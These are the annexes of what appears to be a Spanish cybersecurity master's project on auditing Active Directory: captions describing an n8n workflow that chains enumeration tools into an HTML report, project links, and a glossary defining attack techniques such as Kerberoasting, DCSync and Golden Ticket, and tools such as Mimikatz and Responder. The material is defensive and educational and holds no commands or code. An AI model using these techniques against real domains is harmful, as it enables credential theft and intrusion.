
[Evidencia: A3.b_Enlace_Apertura_Orquestador.png] - Vista de la barra de direcciones del navegador donde se aprecia que la plataforma n8n se abre de forma local en el puerto 5678 al tenerlo levantado con docker.



[Evidencia: A3.c_Primera_Parte_Orquestador.png] - Primera parte del Workflow Orquestador con los primeros nodos de inicio, obtener configuración, credenciales y revisar conectividad con el sistema objetivo.




[Evidencia: A3.d_Segunda__Parte_Orquestador.png] - Segunda parte del Workflow Orquestador con los nodos de las herramientas básicas de escaneo y enumeración de información del servidor AD: Nmap, Enum4Linux, Smb Shares y Ldap.




[Evidencia: A3.e_Tercera_Parte_Orquestador.png] - Tercera parte del Workflow Orquestador con los nodos de las herramientas personalizadas : ad_analizer_pro y cryptoad_auditor. Cada herramienta consta de 3 nodos que ejecutan, obtienen un archivo en

formato json con la información para el siguiente nodo de procesamiento de resultados. También tenemos un nodo Merge que recibe los resultados de todas las herramientas básicas de escaneo para enviarlas al siguiente nodo Motor.

[Evidencia: A3.f_Cuarta__Parte_Orquestador.png] - Cuarta parte del Workflow Orquestador con los nodos finales de : Motor de Análisis Inteligente, que se encarga de recibir todos los resultados y procesarlos, estructurarlos, normalizarlos y categorizar, cuando se completa se lo envía al nodo Generate Final Report, cuya función es el plasmado en un template de reporte en formato html de todos los resultados, hallazgos y vulnerabilidades encontradas. Finalmente el nodo generate HTML report se encarga de servir el reporte a la interfaz web y abrirlo en el navegador.



[Evidencia: A3.g_Vista_Completa_Orquestador.png] - Vista completa del Workflow en la plataforma local n8n.



[Evidencia: A3.h_Vista_Orquestador.png] - Vista del Workflow con todos los nodos procesados.

– Enlace del Reporte Final Consolidado de Herramientas :

https://ilanami.github.io/auditoria-ad-proyecto/auditoria_integral_profesional_2025-10-13T16-36-47.html

ANEXO B: PÁGINA WEB DEL PROYECTO

Se ha creado una página web del proyecto final, donde se expone de forma visual las características del desarrollo realizado, así como de las Herramientas personalizadas, la Automatización Workflow en N8N y una presentación visual resumen en powerpoint descargable.

– ***Enlace a la Página Web***

https://ilanami.github.io/auditoria-ad-proyecto/

– *Presentación del Proyecto en PowerPoint*

https://ilanami.github.io/auditoria-ad-proyecto/Auditor%C3%ADa_Integral_de_Seguridad_AD.pptx

---

Nota sobre las herramientas y automatización:

Todos los códigos y archivos de las herramientas automatizadas y la automatización en n8n no se han subido a github, ya que están en una primera versión que necesita más tests y optimización para ser un MVP, su principal objetivo de creación y ejecución era para este proyecto. Si se requiere de algún código para revisión por parte del Profesor, Tutor se le compartirá lo que solicite para su análisis y/o revisión.

ANEXO C: GLOSARIO TÉCNICO

Término	Definición
Active Directory (AD)	Servicio de directorio de Microsoft que gestiona identidades, autenticación y autorización en redes empresariales Windows.
ADCS (Active Directory Certificate Services)	Infraestructura de clave pública (PKI) de Microsoft que proporciona servicios de emisión y gestión de certificados digitales en entornos Active Directory.
AES (Advanced Encryption Standard)	Algoritmo de cifrado simétrico estándar que reemplaza DES y 3DES, utilizado en Kerberos para cifrado de tickets con claves de 128, 192 o 256 bits.
AS-REP Roasting	Ataque que extrae hashes de cuentas sin pre-autenticación Kerberos requerida, permitiendo cracking offline de contraseñas.
BloodHound	Herramienta de análisis gráfico de relaciones y permisos en AD que identifica rutas de escalada de privilegios mediante teoría de grafos.
Challenge-Response	Mecanismo de autenticación donde el servidor envía un desafío (challenge) que el cliente debe resolver usando credenciales, empleado en protocolos NTLM.
CIS Controls v8	Framework de 18 controles priorizados desarrollado por Center for Internet Security para defensa efectiva contra ciberataques comunes.
CrackMapExec (CME)	Ver NetExec. Nombre anterior de la herramienta de post-explotación para evaluación de redes Windows.
Credential Guard	Característica de seguridad de Windows 10/Server 2016+ que usa virtualización para aislar y proteger credenciales en memoria contra ataques de extracción.
CryptoAD Auditor	Herramienta personalizada desarrollada en Python especializada en auditoría criptográfica de Active Directory, analizando 80+ vectores de configuración de cifrado.
CVSS (Common Vulnerability Scoring System)	Sistema estándar de calificación de severidad de vulnerabilidades en escala 0-10, proporcionando métricas consistentes de riesgo.
CVE (Common Vulnerabilities and Exposures)	Sistema de identificación única para vulnerabilidades de seguridad conocidas públicamente, mantenido por MITRE Corporation.

CWE (Common Weakness Enumeration)	Lista categorizada de debilidades de software y hardware que pueden conducir a vulnerabilidades de seguridad.
DCE/RPC (Distributed Computing Environment / Remote Procedure Call)	Protocolo Microsoft para comunicación entre procesos distribuidos, utilizado extensivamente en administración de Active Directory.
DCSync	Técnica de ataque que simula un Domain Controller para solicitar replicación de credenciales (incluido hash de krbtgt) sin ejecutar código directamente en el DC.
DES (Data Encryption Standard)	Algoritmo de cifrado simétrico obsoleto y débil, deprecado en Kerberos por vulnerabilidades criptográficas conocidas.
DevSecOps	Metodología que integra prácticas de seguridad en el ciclo de vida de desarrollo y operaciones de software (DevOps).
DNS (Domain Name System)	Servicio crítico de resolución de nombres que traduce nombres de dominio en direcciones IP, integrado en Active Directory para localización de servicios.
Domain Admin	Grupo administrativo de Active Directory con privilegios completos sobre todos los objetos y configuraciones del dominio.
Domain Controller (DC)	Servidor Windows que almacena la base de datos NTDS.dit con todos los objetos, credenciales y políticas del dominio Active Directory.
Enum4Linux	Herramienta Linux para enumeración de información de sistemas Windows/Samba vía protocolos SMB, RPC y LDAP.
EFS (Encrypting File System)	Sistema de cifrado de archivos a nivel de sistema operativo Windows que protege datos en reposo mediante claves asimétricas.
Golden Ticket	Ataque Kerberos que usa el hash de la cuenta krbtgt para forjar tickets TGT con privilegios de Domain Admin y validez indefinida.
GPO (Group Policy Object)	Objeto de Active Directory que define configuraciones centralizadas aplicables a usuarios y equipos del dominio mediante políticas de grupo.
GrayBox Testing	Metodología de pruebas de penetración híbrida con acceso parcial a información interna del sistema, combinando técnicas BlackBox y WhiteBox.
Hashcat	Software de código abierto altamente optimizado para recuperación de contraseñas mediante cracking de hashes usando CPU/GPU.

Hydra	Herramienta de fuerza bruta paralela para ataques de contraseñas contra múltiples protocolos de red (SMB, RDP, SSH, FTP, etc.).
IPC$ (Inter-Process Communication Share)	Recurso compartido administrativo oculto utilizado para comunicación RPC y DCOM en sistemas Windows.
Impacket	Colección de clases Python para trabajar con protocolos de red Windows (SMB, Kerberos, NTLM, DCE/RPC) ampliamente utilizada en pentesting.
John the Ripper	Herramienta de código abierto para cracking de contraseñas que soporta múltiples formatos de hash y algoritmos criptográficos.
Kerberos	Protocolo de autenticación de red basado en tickets que usa criptografía simétrica para verificar identidades en entornos Active Directory.
Kerberoasting	Técnica de extracción de hashes TGS de cuentas de servicio (SPNs) para cracking offline sin necesidad de privilegios administrativos elevados.
Kerbrute	Herramienta especializada para enumeración de usuarios y ataques de password spraying contra servicios Kerberos.
krbtgt	Cuenta de servicio especial de Active Directory que genera y firma todos los tickets TGT Kerberos del dominio.
LDAP (Lightweight Directory Access Protocol)	Protocolo estándar sobre TCP/IP (puerto 389/636) para consultar y modificar servicios de directorio como Active Directory.
LDAPS (LDAP over SSL/TLS)	Versión cifrada de LDAP que utiliza SSL/TLS para proteger la comunicación con servicios de directorio (puerto 636).
LLMNR (Link-Local Multicast Name Resolution)	Protocolo de resolución de nombres basado en multicast, vulnerable a ataques de envenenamiento para captura de credenciales.
LSA (Local Security Authority)	Subsistema de Windows responsable de autenticación local, gestión de políticas de seguridad y auditoría de eventos de seguridad.
LSASS (Local Security Authority Subsystem Service)	Proceso crítico de Windows (lsass.exe) que gestiona credenciales en memoria, objetivo principal de ataques de extracción de credenciales.
Managed Service Account (MSA)	Tipo especial de cuenta de servicio de AD con contraseñas gestionadas automáticamente por el sistema y rotación periódica.

MD4 (Message Digest 4)	Algoritmo hash criptográfico obsoleto utilizado en la generación de hashes NTLM, considerado criptográficamente débil.
Medusa	Herramienta de fuerza bruta paralela y modular para ataques de autenticación contra servicios de red.
Mimikatz	Herramienta post-explotación para extraer credenciales en texto claro, hashes NTLM y tickets Kerberos de la memoria LSASS.
MITRE ATT&CK	Framework de tácticas, técnicas y procedimientos (TTPs) adversarios basado en observaciones reales de ciberataques.
n8n	Plataforma de automatización de workflows de código abierto basada en nodos que permite orquestar herramientas y APIs mediante interfaces visuales.
NBT-NS (NetBIOS Name Service)	Protocolo legacy de resolución de nombres NetBIOS, vulnerable a ataques de envenenamiento para captura de credenciales NTLM.
NetBIOS (Network Basic Input/Output System)	API y protocolo legacy de red para servicios de nombres, sesiones y datagramas en redes Windows (puertos 137-139).
Netdiscover	Herramienta de reconocimiento activo/pasivo para descubrimiento de hosts en redes locales mediante ARP.
NetExec (anteriormente CrackMapExec)	Herramienta post-explotación para evaluación de redes Windows mediante protocolos SMB, WMI, WinRM y MSSQL.
Nessus	Escáner comercial de vulnerabilidades desarrollado por Tenable que identifica debilidades de seguridad, malas configuraciones y cumplimiento normativo.
NIST CSF (Cybersecurity Framework)	Marco de gestión de riesgos del National Institute of Standards and Technology con 5 funciones core: Identify, Protect, Detect, Respond, Recover.
Nmap	Escáner de puertos y servicios de red que identifica hosts activos, sistemas operativos, versiones de servicios y vulnerabilidades mediante scripts NSE.
NSE (Nmap Scripting Engine)	Motor de scripts de Nmap que permite automatizar descubrimiento avanzado, detección de vulnerabilidades y explotación mediante scripts Lua.
NTDS.dit	Base de datos principal de Active Directory (NT Directory Services) que almacena todos los objetos del dominio, incluidos hashes de contraseñas.

NTLM (NT LAN Manager)	Protocolo de autenticación legacy de Microsoft basado en challenge-response con hashes MD4, considerado inseguro frente a ataques Pass-the-Hash.
NTLMv1/NTLMv2	Versiones del protocolo NTLM. NTLMv1 es obsoleto y vulnerable; NTLMv2 incluye mejoras criptográficas pero sigue siendo susceptible a ataques relay.
OpenVAS	Sistema de gestión de vulnerabilidades de código abierto (anteriormente parte de Nessus) que ejecuta miles de Network Vulnerability Tests.
Pass-the-Hash (PtH)	Técnica que permite autenticación NTLM usando directamente el hash de la contraseña sin necesidad de descifrarla en texto claro.
Pass-the-Ticket (PtT)	Técnica que permite reutilizar tickets Kerberos válidos para autenticación sin conocer la contraseña original del usuario.
Password Spraying	Técnica de ataque que prueba una contraseña común contra múltiples cuentas para evitar bloqueos por intentos fallidos.
PingCastle	Herramienta de auditoría especializada en Active Directory que genera puntuación de riesgo (HealthCheck 0-100) basada en configuraciones inseguras.
PKI (Public Key Infrastructure)	Infraestructura de gestión de certificados digitales y claves criptográficas para autenticación, cifrado y firma digital.
PowerShell	Shell de línea de comandos y lenguaje de scripting de Microsoft integrado en Windows, ampliamente utilizado para administración y automatización.
PowerView	Módulo PowerShell para reconocimiento y enumeración avanzada de entornos Active Directory, parte del framework PowerSploit.
PTES (Penetration Testing Execution Standard)	Metodología estándar de pruebas de penetración con 7 fases: Pre-engagement, Intelligence Gathering, Threat Modeling, Vulnerability Analysis, Exploitation, Post-Exploitation, Reporting.
Python	Lenguaje de programación interpretado de alto nivel ampliamente utilizado en desarrollo de herramientas de ciberseguridad y automatización.
RC4 (Rivest Cipher 4)	Algoritmo de cifrado de flujo deprecado pero aún soportado en Kerberos por compatibilidad, vulnerable a ataques de recuperación de contraseñas.

Reconnaissance	Fase inicial de pentesting enfocada en recopilación de información sobre el objetivo mediante técnicas activas y pasivas.
Responder	Herramienta para captura de credenciales mediante envenenamiento de protocolos de resolución de nombres (LLMNR, NBT-NS, MDNS).
RID (Relative Identifier)	Componente de un SID de Windows que identifica de forma única un objeto de seguridad dentro de un dominio específico.
RID Cycling	Técnica de enumeración que consulta secuencialmente RIDs para identificar usuarios y grupos sin autenticación.
RootDSE	Objeto raíz de un servidor LDAP/AD que proporciona metadatos sobre capacidades del directorio, accesible mediante consultas LDAP anónimas.
RPC (Remote Procedure Call)	Protocolo de comunicación inter-procesos que permite ejecutar código en sistemas remotos, usado extensivamente en administración Windows/AD.
RPCClient	Cliente de línea de comandos para establecer sesiones RPC con sistemas Windows, utilizado para enumeración y explotación de servicios remotos.
Rubeus	Herramienta C# especializada en ataques Kerberos (AS-REP Roasting, Kerberoasting, Golden Ticket, Pass-the-Ticket).
SAMR (Security Account Manager Remote)	Protocolo RPC para gestión remota de cuentas de usuario y grupos en sistemas Windows.
SharpHound	Recolector de datos C# para BloodHound que enumera relaciones y permisos en Active Directory mediante consultas LDAP y WinAPI.
SIEM (Security Information and Event Management)	Plataforma centralizada para agregación, análisis y correlación de eventos de seguridad en tiempo real.
Silver Ticket	Ataque Kerberos que forja tickets TGS para servicios específicos usando hashes de cuentas de servicio, sin comprometer krbtgt.
SMB (Server Message Block)	Protocolo de red para compartir archivos, impresoras y recursos en redes Windows, versiones SMBv1/2/3 en puertos TCP 139/445.
SMB Relay	Técnica de ataque man-in-the-middle que intercepta y retransmite autenticaciones SMB/NTLM hacia objetivos alternativos.

SMB Signing	Mecanismo de firma digital para verificar integridad y autenticidad de paquetes SMB, protección contra ataques relay cuando está habilitado.
SMBClient	Cliente de línea de comandos para acceso a recursos compartidos SMB/CIFS desde sistemas Unix/Linux.
SOC (Security Operations Center)	Centro operativo dedicado a monitorización, detección, análisis y respuesta ante incidentes de seguridad.
SPN (Service Principal Name)	Identificador único de una instancia de servicio en Active Directory, objetivo principal de ataques Kerberoasting.
SYSVOL	Recurso compartido del dominio (\\domain.local\SYSVOL) que almacena políticas de grupo, scripts de inicio y archivos públicos del AD, replicado entre DCs.
TGS (Ticket Granting Service)	Servicio Kerberos que emite tickets de servicio específicos tras presentar un TGT válido.
TGT (Ticket Granting Ticket)	Ticket Kerberos inicial que permite solicitar tickets de servicio (TGS) sin re-autenticarse, válido por defecto 10 horas, objetivo de ataques Golden Ticket.
Tokio School	Institución educativa que imparte el Máster en Ciberseguridad donde se desarrolla este proyecto final.
VirtualBox	Software de virtualización de código abierto que permite ejecutar múltiples sistemas operativos en máquinas virtuales aisladas.
Vulnerable-AD	Framework de GitHub (safebuffer/WazeHell) que genera entornos Active Directory intencionadamente vulnerables para práctica de pentesting y formación en seguridad.
WinRM (Windows Remote Management)	Implementación Microsoft del protocolo WS-Management para administración remota de sistemas Windows (puertos 5985/5986).
WMI (Windows Management Instrumentation)	Infraestructura de administración de Windows para acceso a información del sistema y ejecución remota de comandos.
Workflow	Secuencia automatizada de tareas o procesos interconectados, implementado en este proyecto mediante n8n para orquestación de herramientas.
Zero Trust	Modelo de seguridad que elimina la confianza implícita en la red, requiriendo verificación continua de identidad y autorizaciones.